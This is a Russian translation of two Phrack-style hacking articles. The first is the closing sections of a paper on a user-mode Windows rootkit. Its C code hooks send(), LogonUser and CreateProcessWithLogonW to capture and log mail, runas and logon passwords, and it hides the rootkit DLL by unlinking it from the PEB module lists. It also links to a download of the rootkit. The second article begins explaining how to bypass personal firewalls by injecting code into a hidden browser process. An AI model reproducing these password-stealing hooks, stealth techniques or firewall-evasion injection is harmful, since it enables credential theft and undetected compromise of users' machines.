Поскольку руткит внедрён почти во все пользовательские процессы, существует возможность установить глобальный TCP-бэкдор путём перехвата `recv` и `WSARecv`, превратив любое приложение (включая веб-сервер) в удобный бэкдор. Это достаточно сложно, чтобы стать отдельным проектом, поэтому акцент был сделан на перехватчике паролей, способном виртуально перехватывать пароли, отправляемые любым почтовым клиентом [kSENTINEL]. В настоящее время он нацелен на Outlook и Netscape Mail Client, но может быть легко расширен на другие приложения через `#define`. Он динамически перехватывает TCP-поток, когда почтовый клиент взаимодействует с удалённым сервером, что позволяет перехватывать команды `USER` и `PASS` для последующего повышения привилегий.

```
// ПРИМЕР 12
/* POP3 Password grabber. Replaces the send() socket function.
*/
int WINAPI MySend(SOCKET s, const char FAR * buf, int len, int flags)
{
□int retval=0;□□/* Return value */
□char* packet;□□/* Temporary buffer */
□
□if(!fSend)□□/* no one lives for ever (error check) */
□□return 0;
□
□/* Call original function */
```

```
□retval = fSend(s, buf, len, flags);

□/* packet is a temp buffer used to deal with the buf parameter
□   that may be in a different memory segment, so we use the
□   following memcpy trick.
□*/
□packet = (char*) malloc((len+1) * sizeof(char));
□memcpy(packet, buf, len);
□
□/* Check if memory is readable */
□if(!IsBadStringPtr(packet, len))□
□{
□□/* Filter interesting packets (POP3 protocol) */
□□if(strstr(packet, "USER") || strstr(packet, "PASS"))
□□{
□□□/* Interesting packet found! */

□□□/* Write a string to logfile (%user
□□□profile%\NTILLUSION_PASSLOG_FILE) */

□□□Output2LogFile("'%s'\n", packet);
□□}
□}

□
□ free(packet);

     return retval;
}
```

Логины и пароли FTP также могут быть перехвачены путём добавления соответствующих выражений в условие фильтрации.

4.6. Повышение привилегий

Перехват паролей POP3 и FTP может обеспечить распространение на локальной машине, поскольку пользователи нередко используют один и тот же пароль для разных учётных записей. В любом случае, перехватив пароль для входа под другим пользователем на данной машине, можно быть уверенным в его работоспособности. Руткит регистрирует попытки смены пользователя с рабочего стола: это происходит, когда пользователь использует команду `runas` или выбирает пункт «Запуск от имени» в контекстном меню исполняемого файла. API, задействованные в этих ситуациях, перенаправлены так, что каждый успешный вход тщательно сохраняется на жёстком диске для дальнейшего использования.

Это достигается заменой `LogonUserA` и `CreateProcessWithLogonW`.

Инструмент `runas`, присутствующий в Windows 2000/XP, опирается на `CreateProcessWithLogonW`. Его замена приведена ниже.

```
// ПРИМЕР 13
/* MyCreateProcessWithLogonW : collects logins/passwords employed to
create a process as a user. This Catches runas passwords. (runas
/noprofile /user:MyBox\User cmd)
*/
BOOL WINAPI MyCreateProcessWithLogonW(
LPCWSTR lpUsername,□□/* user name for log in request */
LPCWSTR lpDomain,□□□/* domain name for log in request */
LPCWSTR lpPassword,□□/* password for log in request */
DWORD dwLogonFlags,□□/* logon options*/
LPCWSTR lpApplicationName,□/* application name... */
LPWSTR lpCommandLine,□□/* command line */
DWORD dwCreationFlags,□□/* refer to CreateProcess*/
LPVOID lpEnvironment,□□/* environment vars*/
LPCWSTR lpCurrentDirectory,□/* base directory */
LPSTARTUPINFOW lpStartupInfo,□/* startup and process infor, see
```

```
CreateProcess */
LPPROCESS_INFORMATION lpProcessInfo)
{
□BOOL bret=false;□/* Return value */
□char line[1024];□/* Buffer used to set up log lines */

□/* 1st of all, log on the user */
□bret = fCreateProcessWithLogonW(lpUsername,lpDomain,lpPassword,
    dwLogonFlags,lpApplicationName,lpCommandLine,
□dwCreationFlags,lpEnvironment,lpCurrentDirectory,
□lpStartupInfo,lpProcessInfo);
□
□/* Inject the created process if its name doesn't begin by
   RTK_FILE_CHAR (protected process) */
□/* Stripped [...] */

□/* Log the information for further use */
□memset(line, 0, 1024);
□if(bret)
□{
□□sprintf(line, "Domain '%S' - Login '%S' - Password '%S'
        LOGON SUCCESS", lpDomain, lpUsername, lpPassword);
□}□
□else
□{
□□sprintf(line, "Domain '%S' - Login '%S' - Password '%S'
□□LOGON FAILED", lpDomain, lpUsername, lpPassword);
□}

□/* Log the line */
□Output2LogFile((char*)line);

  return bret;
}
```

Под Windows XP explorer.exe предоставляет графический интерфейс для выполнения операций входа с рабочего стола. Это опирается на `LogonUser`, который может быть заменён следующим образом. Нас интересуют `lpszUsername`, `lpszDomain` и `lpszPassword`.

```
// ПРИМЕР 14
/* MyLogonUser : collects logins/passwords employed to log on from the
local station */
BOOL WINAPI MyLogonUser(LPTSTR lpszUsername, LPTSTR lpszDomain, LPTSTR
lpszPassword, DWORD dwLogonType, DWORD dwLogonProvider, PHANDLE phToken)
{
□char buf[1024];□/* Buffer used to set up log lines */
□
□/* Set up buffer */
□memset(buf, 0, 1024);
□sprintf(buf, "Login '%s' / passwd '%s' / domain '%'\n",
□lpszUsername,
□lpszPassword,
□lpszDomain);
□/* Log to disk */
□Output2LogFile((char*)buf);

□/* Perform LogonUser call */
□return fLogonUser(lpszUsername, lpszDomain, lpszPassword,
□dwLogonType, dwLogonProvider, phToken);
}
```

Перехваченные данные отправляются в лог-файл в корне профиля пользователя и могут быть зашифрованы с использованием простого однобайтового ключа XOR.

4.7. Скрытие модулей

Как только руткит загружается в процесс, он скрывает свою DLL. Таким образом, если система не перехватывает `LdrLoadDll` или его эквивалент на уровне ядра, создаётся видимость, что руткит никогда не внедрялся в процессы. Описанная ниже техника очень эффективна против всех программ, опирающихся на Windows API для перечисления модулей. Поскольку `EnumProcessModules/Module32First/Module32Next/...` зависят от `NtQuerySystemInformation`, а эта техника обманывает механизм получения информации этим API, обнаружение через это посредничество становится невозможным. Это нейтрализует программы перечисления модулей процессов, такие как ListDlls, ProcessExplorer (см. [LISTDLLS] и [PROCEXP]), а также детектор руткитов VICE [VICE].

Обман возможен в ring 3, поскольку ядро хранит список каждой загруженной DLL для данного процесса в его же адресном пространстве — в пользовательском режиме. Поэтому процесс может воздействовать на себя и перезаписывать части своей памяти, чтобы скрыть один из своих модулей. Эти структуры данных, разумеется, недокументированы, но их можно получить через Process Environment Block (PEB), расположенный по адресу `FS:0x30` внутри каждого процесса. Следующая функция возвращает адрес PEB для текущего процесса.

```
// ПРИМЕР 15
DWORD GetPEB()
{
□DWORD* dwPebBase = NULL;
□/* Return PEB address for current process
□   address is located at FS:0x30 */
□□__asm
□□{
□□□push eax
□□□mov eax, FS:[0x30]
□□□mov [dwPebBase], eax
□□□pop eax
□□}
□return (DWORD)dwPebBase;
}
```

Роль PEB — собирать часто используемую информацию о процессе. По адресу `FS:0x30` (или `0x7FFDF000`) находятся следующие члены структуры [PEB]:

```
/* located at 0x7FFDF000 */
typedef struct _PEB
{
  BOOLEAN                 InheritedAddressSpace;
  BOOLEAN                 ReadImageFileExecOptions;
  BOOLEAN                 BeingDebugged;
  BOOLEAN                 Spare;
  HANDLE                  Mutant;
  PVOID                   ImageBaseAddress;
  PPEB_LDR_DATA           LoaderData;
  PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
  [...]
  ULONG                   SessionId;
} PEB, *PPEB;
```

Интересующий нас член — `PPEB_LDR_DATA LoaderData`, содержащий информацию, заполняемую загрузчиком при запуске, а затем при загрузке/выгрузке DLL.

```
typedef struct _PEB_LDR_DATA
{
  ULONG                   Length;
  BOOLEAN                 Initialized;
  PVOID                   SsHandle;
  LIST_ENTRY              InLoadOrderModuleList;
  LIST_ENTRY              InMemoryOrderModuleList;
  LIST_ENTRY              InInitializationOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

Структура PEB_LDR_DATA содержит три LIST_ENTRY, являющихся частью двусвязных списков, собирающих информацию о загруженных DLL в текущем процессе. InLoadOrderModuleList сортирует модули в порядке загрузки, InMemoryOrderModuleList — в порядке расположения в памяти, а InInitializationOrderModuleList отслеживает порядок загрузки с момента запуска процесса.

Эти двусвязные списки содержат указатели на LDR_MODULE внутри родительской структуры для следующего и предыдущего модулей.

```
typedef struct _LDR_MODULE {

  LIST_ENTRY              InLoadOrderModuleList;
  LIST_ENTRY              InMemoryOrderModuleList;
  LIST_ENTRY              InInitializationOrderModuleList;
  PVOID                   BaseAddress;
  PVOID                   EntryPoint;
  ULONG                   SizeOfImage;
  UNICODE_STRING          FullDllName;
  UNICODE_STRING          BaseDllName;
  ULONG                   Flags;
  SHORT                   LoadCount;
  SHORT                   TlsIndex;
  LIST_ENTRY              HashTableEntry;
  ULONG                   TimeDateStamp;

} LDR_MODULE, *PLDR_MODULE;
```

На самом деле это не совсем так, поскольку LIST_ENTRY имеет особое поведение. Базовый адрес объекта-владельца вычисляется вычитанием смещения члена LIST_ENTRY из его адреса (&LIST_ENTRY), потому что члены Flink и Blink структуры LIST_ENTRY всегда указывают на другую LIST_ENTRY внутри списка, а не на владельца узла списка. Это позволяет связывать объекты в нескольких списках без взаимных помех, как поясняет Свен Б. Шрайбер в «Undocumented Windows 2000 Secrets». Для доступа к элементам InLoadOrderModuleList не нужно беспокоиться о смещениях, поскольку это первый элемент структуры LDR_MODULE — достаточно приведения типа для получения LDR_MODULE из LIST_ENTRY. В случае InMemoryOrderModuleList нужно вычесть sizeof(LIST_ENTRY). Аналогично, для доступа к LDR_MODULE из InInitializationOrderModuleList вычитаем 2*sizeof(LIST_ENTRY).

Следующий пример демонстрирует, как обойти один из этих списков и удалить из него модуль по имени (szDllToStrip).

```
// ПРИМЕР 16
/*  Walks one of the three modules double linked lists referenced by the
PEB  (error check stripped)
ModuleListType is an internal flag to determine on which list to operate :
LOAD_ORDER_TYPE <---> InLoadOrderModuleList
MEM_ORDER_TYPE  <---> InMemoryOrderModuleList
INIT_ORDER_TYPE <---> InInitializationOrderModuleList
*/
int WalkModuleList(char ModuleListType, char *szDllToStrip)
{
□int i;□/* internal counter */
□DWORD PebBaseAddr, dwOffset=0;
□
□/* Module list head and iterating pointer */
□PLIST_ENTRY pUserModuleListHead, pUserModuleListPtr;
□
□/* PEB->PEB_LDR_DATA*/
□PPEB_LDR_DATA pLdrData;
□/* Module(s) name in UNICODE/AINSI*/
□PUNICODE_STRING pImageName;
□char szImageName[BUFMAXLEN];
□
□/* First, get Process Environment Block */□
□PebBaseAddr = GetPEB(0);
```

```
□/* Compute PEB->PEB_LDR_DATA */
□pLdrData=(PPEB_LDR_DATA)(DWORD *)(*(DWORD *)(PebBaseAddr +
□□□□□□PEB_LDR_DATA_OFFSET));

□/* Init linked list head and offset in LDR_MODULE  structure */
□if(ModuleListType == LOAD_ORDER_TYPE)
□{
□□/* InLoadOrderModuleList */
□□pUserModuleListHead = pUserModuleListPtr =
□□(PLIST_ENTRY)(&(pLdrData->ModuleListLoadOrder));
□□dwOffset = 0x0;
□} else if(ModuleListType == MEM_ORDER_TYPE)
□{
□□/* InMemoryOrderModuleList */
□□pUserModuleListHead = pUserModuleListPtr =
□□(PLIST_ENTRY)(&(pLdrData->ModuleListMemoryOrder));
□□dwOffset = 0x08;
□} else if(ModuleListType == INIT_ORDER_TYPE)
□{
□□/* InInitializationOrderModuleList */
□□pUserModuleListHead = pUserModuleListPtr =
□□(PLIST_ENTRY)(&(pLdrData->ModuleListInitOrder));
□□dwOffset = 0x10;
□}

□/* Now walk the selected list */□
□do
□{
□□/* Jump to next LDR_MODULE structure */
□□pUserModuleListPtr = pUserModuleListPtr->Flink;
□□pImageName = (PUNICODE_STRING)(
□□□     ((DWORD)(pUserModuleListPtr)) +
□□□     (LDR_DATA_PATHFILENAME_OFFSET-dwOffset));

        □/* Decode unicode string to lower case on the fly */
□□for(i=0; i < (pImageName->Length)/2 && i<BUFMAXLEN;i++)
                  szImageName[i] = LOWCASE(*( (pImageName->Buffer)+(i) ));
□□/* Null terminated string */
□□szImageName[i] = '\0';

□□/* Check if it's target DLL */
□□if( strstr((char*)szImageName, szDllToStrip) != 0 )
□□{
□□□/* Hide this dll : throw this module away (out of
□□□   the double linked list)
        □□(pUserModuleListPtr->Blink)->Flink =
□□□□(pUserModuleListPtr->Flink);
           □□(pUserModuleListPtr->Flink)->Blink =
□□□□(pUserModuleListPtr->Blink);
□□□/* Here we may also overwrite memory to prevent
□□□   recovering (paranoid only ;p) */
□□}
□}□while(pUserModuleListPtr->Flink != pUserModuleListHead);

□return FUNC_SUCCESS;
}
```

Для обработки всех трёх связных списков руткит вызывает функцию `HideDll`:

```
// ПРИМЕР 17
int HideDll(char *szDllName)
{
□return (□WalkModuleList(LOAD_ORDER_TYPE, szDllName)
□□□&&□WalkModuleList(MEM_ORDER_TYPE, szDllName)
□□□&&□WalkModuleList(INIT_ORDER_TYPE, szDllName)□);
}
```

Мне не встречалось применение этого метода для скрытия модуля — обычно его использовали для получения базового адреса DLL в сложных шеллкодах [PEBSHLCDE].

В завершение скажу, что этот метод весьма эффективен против программ ring 3, но несколько теряет силу против персональных межсетевых экранов, работающих на уровне ядра, — например, Sygate Personal Firewall. Его нельзя обойти с помощью описанного метода: анализ исходного кода показывает, что он устанавливает хуки в таблицу системных вызовов ядра, получая уведомление сразу при загрузке любой DLL в любой процесс, что делает последующее скрытие бесполезным. Одним словом, персональные межсетевые экраны — злейшие враги руткитов пользовательского пространства.

5. Завершение

5.1. Заключение

Механизмы, описанные в этой статье, — результат долгих исследований и экспериментов. Оказывается, что руткиты ring 3 представляют реальную угрозу для современных компьютерных систем, однако могут быть нейтрализованы при грамотном анализе уязвимых мест, на которые они нацелены. Поэтому такие руткиты несовершенны: данные всё же могут быть обнаружены, пусть это и значительно сложнее. Помните, что главное — не вызвать подозрений и тем самым избежать обнаружения. Одним словом, руткиты ring 3 — идеальное промежуточное средство для получения административных привилегий на локальной машине с последующей установкой более подходящего руткита ring 0, обеспечивающего максимальную скрытность.

5.2. Благодарности

«Если я видел дальше других, то лишь потому, что стоял на плечах гигантов.» Эта цитата Исаака Ньютона (1676) идеально описывает то, как всё устроено. Поэтому моя благодарность прежде всего всем авторам, которые делают интернет местом свободного обмена информацией. Без них вы, вероятно, не читали бы эти строки. Это особенно верно в отношении Иво Иванова — именно благодаря ему я открыл для себя мир перехвата API; Crazylord, предоставившего ценные сведения для создания моего первого драйвера устройства; Holy_Father и Eclips — за ответы на вопросы о захвате пользовательского пространства. Помимо этого, хочу поблагодарить своих друзей и рецензентов, помогших сделать статью более доступной. Надеюсь, цель достигнута. Наконец, приветствую своих друзей и коллег по команде — вы знаете, кто вы. Особая благодарность другу и личному unix-консультанту Artyc.

На этом всё!

«I tried so hard, and gone so far. But in the end, it doesnt even matter...»

Kdm
Kodmaker@syshell.org
http://www.syshell.org/

6. Ссылки

- [1] http://www.syshell.org/?r=../phrack62/NTILLUSION_fullpack.txt
- [NTillusion rootkit] http://www.syshell.org/?r=../phrack62/NTIllusion.rar — Login/Pass: phrackreaders/ph4e#
- [HIDINGEN] http://rootkit.host.sk/knowhow/hidingen.txt
- [HOOKS] A HowTo for setting system wide hooks — http://www.codeguru.com/Cpp/W-P/system/misc/article.php/c56
- [MSDN_HOOKS] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winui/WinUI/WindowsUserInterf

- [3WAYS] Three ways to inject your code into another process — http://www.codeguru.com/Cpp/W-P/system/proces
- [LSD] Win32 assembly components — http://www.lsd-pl.net/documents/winasm-1.0.1.pdf
- [THCONTEXT] GetThreadContext remote code triggering proof of concept — http://www.syshell.org/?r=Rootkit/Co
- [REMOTETH] http://win32.mvps.org/processes/remthread.html
- [PE] http://www.syshell.org/?r=Rootkit/PE/Doc/MattPietrek
- [IVANOV] http://www.codeguru.com/Cpp/W-P/system/misc/article.php/c5667/
- [UNLEASHED] http://www.codeproject.com/system/api_monitoring_unleashed.asp
- [DETOURS] Detours win32 functions interception — http://research.microsoft.com/sn/detours/
- [HKDEF_RTK] Hacker Defender rootkit — http://rootkit.host.sk/
- [HKDEF] Hacker Defender (Holy_Father 2002) — http://rootkit.host.sk/knowhow/hookingen.txt
- [ZOMBIE2] Entry point rewriting — http://www.syshell.org/?r=Rootkit/Api_Hijack/Code/EntryPointRewritting/
- [EXPLORIAT] http://www.syshell.org/?r=Rootkit/Snippets/ExplorerIAT2k.log
- [MSDN] Microsoft Developers Network — http://msdn.microsoft.com/library/
- [NtQuerySystemInformation] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/nt
- [GETTCP] GetTcpTable — http://msdn.microsoft.com/library/default.asp?url=/library/en-us/iphlp/iphlp/gettcpt
- [NETSTATP] Netstat like — http://www.sysinternals.com/files/netstatp.zip
- [kSENTINEL] POP3 passwords grabber — http://www.syshell.org/?r=Rootkit/Releases/POP3_Stealer/kSentinel/kSen
- [FPORT] Network Tool — http://foundstone.com/resources/freetools/fport.zip
- [TCPVIEW] Network Tool — http://www.sysinternals.com/ntw2k/source/tcpview.shtml
- [LISTDLLS] DLL listing tool — http://www.sysinternals.com/ntw2k/freeware/listdlls.shtml
- [PROCEXP] Process Explorer — http://www.sysinternals.com/ntw2k/freeware/procexp.shtml
- [VICE] Catch hookers! — http://www.rootkit.com
- [PEB] http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/NT%20Objects/Process/PEB.html
- [PEBSHLCDE] http://madchat.org/coding/w32nt.rev/RW32GS.txt

Обход программных межсетевых экранов Windows с помощью инфицирования процессов

Автор: rattle

Содержание

[0x01] Введение

Весь этот документ посвящён функции программных межсетевых экранов для ОС Windows, называемой «обнаружение исходящих соединений» (outbound detection). Эта функция не имеет ничего общего с изначальной идеей брандмауэра — блокировкой входящих пакетов из сети: механизм обнаружения исходящих соединений предназначен для защиты пользователя от вредоносных программ, запущенных на его собственном компьютере, — программ, пытающихся связаться с удалённым хостом в Интернете и тем самым утечь конфиденциальную информацию. В целом, контроль исходящих соединений управляет взаимодействием локальных приложений с Интернетом.

В мире, где число троянских коней, червей и вирусов непрерывно растёт, это действительно очень удобная функция, и она, безусловно, полезна. Однако с тех пор, как я узнал о программных межсетевых экранах, меня постоянно занимал вопрос: могут ли они в принципе обеспечить хоть какой-то уровень безопасности? В конце концов, это просто программа, призванная защищать вас от другой программы, — и это кажется мне плохой идеей.

Если коротко: обнаружение исходящих соединений можно обойти, и именно это будет рассмотрено в данной статье. Я, кроме того, убеждён, что если удаётся обойти одно ограничение, то каким-то образом можно обойти и другие. Персональный межсетевой экран — это программа, пытающаяся управлять другой программой. В любом случае должна существовать возможность повернуть ситуацию на 180 градусов и создать программу, которая будет управлять самим программным экраном.

Как это реализовать на практике — тоже часть предстоящего обсуждения: я не собираюсь ограничиваться абстрактной теорией. Будет объяснено и продемонстрировано на примерах исходного кода, как обойти программный межсетевой экран путём внедрения кода в доверенный процесс. Любопытно, что представленный метод инфицирования процессов в реальном времени не требует внешней DLL — обход выполняется самостоятельным миниатюрным исполняемым файлом.

Таким образом, эта статья также о программировании — в особенности о Win32-программировании. Чтобы понять приведённый код, вам следует разбираться в Windows, Win32 API и основах ассемблера x86. Знание формата PE и смежных вещей тоже пригодится, но, на мой взгляд, не обязательно. Всё остальное я постараюсь объяснить максимально подробно.

Примечание: если в тексте встречаются числа в круглых скобках, это ссылки на дополнительные источники. Подробнее см. [0x0A].

[0x02] Как работают программные межсетевые экраны

Разумеется, я могу говорить лишь о тех программных межсетевых экранах, которые видел и тестировал, однако уверен, что речь идёт о наиболее широко используемых приложениях. Поскольку все они работают очень похоже, я полагаю, что описываемая концепция является общей для программных межсетевых экранов.

Почти каждый современный программный брандмауэр предоставляет возможности, имитирующие поведение аппаратных — путём разрешения пользователю блокировать определённые порты. Я не изучал эти возможности вплотную и ещё раз хочу подчеркнуть, что обход таких ограничений выходит за рамки данной статьи.

Другая важная особенность большинства персональных межсетевых экранов — концепция предоставления привилегий и различных уровней доверия разным процессам, запущенным на локальной машине, что и обеспечивает обнаружение исходящих соединений. Как только некий исполняемый файл создаёт процесс, пытающийся получить доступ к сети, программный брандмауэр вычисляет его контрольную сумму и спрашивает пользователя, следует ли доверять данному процессу.

Для выполнения этой задачи программный брандмауэр, по всей видимости, устанавливает драйверы режима ядра и перехватчики (hooks) для мониторинга и перехвата обращений к низкоуровневым сетевым подпрограммам, предоставляемым ядром Windows. Соответственно, пользователь может разрешить процессу вызывать `connect()` к другому хосту в Интернете, `listen()` в ожидании соединений или выполнять любые другие привычные сетевые операции. Главное: как только пользователь доверяет исполняемому файлу, он тем самым доверяет и любому процессу, созданному из этого файла. Однако стоит изменить исполняемый файл — его контрольная сумма перестанет совпадать, и брандмауэр будет оповещён.

Итак, мы знаем, что брандмауэр доверяет определённому процессу до тех пор, пока создавший его исполняемый файл остаётся неизменным. Мы также знаем, что в большинстве случаев пользователь доверяет своему веб-браузеру и почтовому клиенту.

[0x03] Инфицирование процессов без внешней .dll

Программный брандмауэр вычисляет и анализирует контрольную сумму исполняемого файла только при создании процесса. После загрузки процесса в память предполагается, что он остаётся неизменным вплоть до завершения.

Поскольку я уже упомянул об инфицировании процессов в реальном времени, вы, конечно, догадались, что последует дальше. Если мы не можем изменить исполняемый файл, мы напрямую обратимся к процессу, внедрим наш код в его память, запустим его оттуда и обойдём ограничение брандмауэра.

Если это прозвучало слишком быстро — не беспокойтесь. Процесс загружается в оперативную память (ОЗУ) операционной системой Windows сразу после запуска двоичного исполняемого файла. Упрощённо говоря, процесс — это блок двоичных данных, помещённых по определённому адресу в памяти. На самом деле всё сложнее: Windows делает гораздо больше, чем просто записывает двоичные данные в какое-то место памяти. Однако для наших дальнейших рассуждений это не важно.

Для тех, кто уже знаком с методами инфицирования процессов в реальном времени: я искренне не люблю инъекцию DLL для этих целей — просто потому, что нет подхода, который можно считать менее элегантным или менее незаметным.

На практике инъекция DLL означает, что исполняемый файл, выполняющий обход, каким-то образом несёт в себе дополнительную DLL. Это не только существенно увеличивает размер всего кода, но и требует записи этой DLL на жёсткий диск целевой системы для выполнения обхода. И если честно — если вы действительно собираетесь написать программу, которой нужен работающий обход программного межсетевого экрана, вы именно и хотите избежать подобных изъянов. Поэтому представленный метод инфицирования процессов в реальном времени полностью обходится без внешней DLL и написан на чистом ассемблере x86.

Подведём итог: всё, что нам сейчас важно, — это возможность получить доступ к памяти процесса, скопировать в эту память наш собственный код и выполнить его удалённо в контексте данного процесса.

Звучит сложно? Совсем нет. Если вы хорошо знаете Win32 API, то знаете и то, что Windows предоставляет программисту всё необходимое для выполнения такой задачи. Наиболее очевидный вызов API — `CreateRemoteThread()`. Цитирую MSDN (1):

> *Функция CreateRemoteThread создаёт поток, выполняющийся в адресном пространстве другого процесса.*

```
HANDLE CreateRemoteThread(
  HANDLE hProcess,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  DWORD dwStackSize,
  LPTHREAD_START_ROUTINE lpStartAddress,
  LPVOID lpParameter,
  DWORD dwCreationFlags,
  LPDWORD lpThreadId
);
```

Отлично: мы можем выполнять код по определённому адресу памяти внутри другого процесса и даже передавать один DWORD информации в качестве параметра. Кроме того, нам понадобятся следующие два вызова API:

```
VirtualAllocEx()
WriteProcessMemory()
```

Они дают нам возможность внедрить произвольный код в адресное пространство другого процесса — а оказавшись там, мы создадим удалённый поток для его выполнения.

Итого: мы создадим двоичный исполняемый файл, который содержит как код инъекции, так и код, который нужно внедрить для обхода программного брандмауэра. Говоря на языке

высокоуровневого программирования: мы создадим exe-файл, в котором будут две функции — одна для внедрения кода в доверенный процесс, другая — функция, которая будет внедрена.

[0x04] Проблемы реализации

Всё это звучит довольно просто, но на самом деле нет. Например, вам едва ли удастся написать на C приложение, которое корректно внедряет другую (статическую) C-функцию в удалённый процесс. На практике я почти гарантирую, что удалённый процесс упадёт. Хотя вызовы соответствующих API доступны из C, с использованием языка высокого уровня для этой цели связано гораздо больше проблем. Суть всех этих проблем можно сформулировать так: компиляторы генерируют ассемблерный код, использующий жёстко заданные смещения. Простой пример: всякий раз, когда вы используете константную строку C, она хранится по определённой позиции в памяти итогового исполняемого файла, а любая ссылка на неё жёстко закодирована. Это означает, что когда процессу нужно передать адрес этой строки в функцию, адрес будет полностью зашит в двоичный код вашего исполняемого файла.

Рассмотрим:

```
void main() {
    printf("Hello World");
    return 0;
}
```

Предположим, строка `"Hello World"` хранится по смещению `0x28048` внутри вашего исполняемого файла. Кроме того, известно, что исполняемый файл загружается по базовому адресу `0x00400000`. В этом случае двоичный код скомпилированного и скомпонованного файла где-то будет напрямую ссылаться на адрес `0x00428048`.

Дизассемблирование такого примера, скомпилированного в Visual C++ 6, выглядит следующим образом:

```
00401597 ...
00401598 push 0x00428048  ; строка "hello world"
0040159D call 0x004051e0  ; адрес printf
0040159E ...
```

В чём проблема с таким жёстко заданным адресом? Если вы остаётесь в своём адресном пространстве — проблем нет. Однако, как только вы переместите этот код в другое адресное пространство, все эти адреса будут указывать на совершенно другие вещи. Строка `"Hello World"` в нашем примере находится более чем на `0x20000 = 131072` байт дальше фактического кода программы. Поэтому, внедрив этот код в адресное пространство другого процесса, вам пришлось бы убедиться, что по адресу `0x00428048` находится допустимая C-строка... и даже если бы там что-то похожее на строку и было, это точно не `"Hello World"`. Думаю, суть понятна.

Это лишь простой пример, в котором даже не учтены все возможные проблемы. Адреса всех вызовов функций тоже жёстко закодированы — как адрес функции `printf` в нашем примере. В другом адресном пространстве эти функции могут находиться в другом месте или вовсе отсутствовать — и это порождает самые причудливые ошибки, какие только можно вообразить. Единственный способ убедиться, что все адреса верны и каждая инструкция процессора правильна, — писать внедряемый код на ассемблере.

Примечание: в сети существует несколько работающих реализаций обхода обнаружения исходящих соединений программных брандмауэров с использованием инъекции динамически подключаемых библиотек. Это означает, что реализация состоит из одного исполняемого файла и одной DLL. Исполняемый файл заставляет доверенный процесс загрузить DLL, и после загрузки в

адресное пространство этого удалённого процесса DLL сама выполняет любую произвольную сетевую задачу. Такой способ обхода работает очень хорошо и легко реализуется на языке высокого уровня, но мне не нравится зависимость от внешней DLL, поэтому я решил написать решение в виде одного самостоятельного исполняемого файла, выполняющего всю инъекцию самостоятельно. Пример обхода через инъекцию DLL см. в (2).

Кроме того, LSADUMP2 (3) использует в точности тот же механизм для извлечения LSA-секретов из LSASS.EXE и написан на C.

[0x05] Как это реализовать

До сих пор всё было только теорией. На практике при написании подобного кода всегда встречаются разнообразные проблемы. Кроме того, приходится разбираться с вопросами деталей, лишь отчасти связанными с основной задачей. Поэтому оставим абстрактную часть позади и подумаем, как написать работающий код.

Примечание: настоятельно рекомендую просматривать исходный код в [A] во время чтения этого раздела, и было бы весьма полезно ознакомиться с ним перед прочтением [0x0B].

Прежде всего, нужно избежать как можно большего числа жёстко заданных элементов. И первое, что нам нужно, — это путь к файлу браузера пользователя по умолчанию. Вместо того чтобы в общем виде ссылаться на "`C:\Program Files\Internet Explorer\iexplore.exe`", мы запросим ключ реестра "`HKCR\htmlfile\shell\open\command`".

С этим проблем быть не должно — думаю, вы знаете, как обращаться к реестру. Следующий шаг — вызов `CreateProcess()`. Значение `wShowWindow` структуры `STARTUP_INFO`, передаваемой в функцию, должно быть чем-то вроде `SW_HIDE`, чтобы окно браузера оставалось скрытым.

Примечание: если вы хотите гарантированно убрать любое окно с экрана пользователя, придётся приложить дополнительные усилия. Например, можно установить перехватчик, скрывающий все окна, создаваемые процессом, или прибегнуть к аналогичным методам. Я тестировал свой пример только с Internet Explorer, и трюк с `SW_HIDE` работает с ним хорошо. По существу, он должен работать с большинством приложений, имеющих более или менее простой графический интерфейс.

Чтобы убедиться, что процесс уже загрузил наиболее важные библиотеки и достиг стабильного состояния, мы используем вызов `WaitForInputIdle()`, давая процессу время на инициализацию.

Пока всё хорошо — теперь вызываем `VirtualAllocEx()` для выделения памяти в созданном процессе и с помощью `WriteProcessMemory()` копируем туда наш сетевой код. Наконец, используем `CreateRemoteThread()` для запуска этого кода и ждём завершения потока. В целом сама инъекция не так уж сложна.

Функция, которая будет внедрена, может принимать один аргумент — одно двойное слово (DWORD). В примере из [0x0B] внедряемая процедура подключается к www.phrack.org на порт 80 и отправляет простой HTTP GET-запрос. После получения заголовка она отображает его в диалоговом окне (message box). Поскольку это лишь самый базовый пример работающего кода обхода брандмауэра, внедряемая процедура всё делает самостоятельно и не нуждается в дополнительной информации.

Тем не менее мы всё равно используем параметр для передачи 32-битного значения нашей внедряемой процедуре — её собственного «базового адреса». Таким образом, внедряемый код знает, по какому адресу памяти он был размещён в контексте удалённого процесса. Это очень важно, поскольку мы не можем напрямую читать регистр EIP, а наш внедряемый код иногда должен

ссылаться на адреса памяти структур данных внутри самого себя.

Оказавшись внедрённым и размещённым в удалённом процессе, код поначалу ничего не знает. Первая важная задача — найти базовый адрес `kernel32.dll` в контексте удалённого процесса и, отталкиваясь от него, получить адрес функции `GetProcAddress` для загрузки всего остального необходимого. Я не буду подробно объяснять, как эти значения получаются, — вся эта тема выходит за рамки данной статьи. Если вас интересуют подробности, рекомендую статью о компонентах Win32-ассемблера исследовательской группы Last Stage of Delirium (4). Я использовал значительную часть их материала для кода, описанного в следующих абзацах.

Если коротко: мы получаем базовый адрес `kernel32` из структуры Process Environment Block (PEB), которую, в свою очередь, можно найти внутри Thread Environment Block (TEB). Смещение TEB всегда хранится в регистре FS, поэтому мы легко получаем и смещение PEB. А зная, куда загружена `kernel32.dll`, нам остаётся лишь перебрать её секцию экспортов, чтобы найти адрес `GetProcAddress()`. Если вы не знакомы с форматом PE — не беспокойтесь.

Динамически подключаемая библиотека содержит так называемую секцию экспортов. В ней смещения всех экспортируемых функций сопоставлены с человекочитаемыми именами (строками). На самом деле нас интересуют два массива внутри этой секции. Внутри секции экспортов есть и другие массивы, но мы используем только эти два. Первый — список стандартных C-строк, завершаемых нулём. Они содержат имена функций. Второй — точки входа функций (смещения).

Мы сделаем нечто очень похожее на то, что делает сам `GetProcAddress()`: найдём строку `"GetProcAddress"` в первом списке и таким образом получим смещение функции из второго массива.

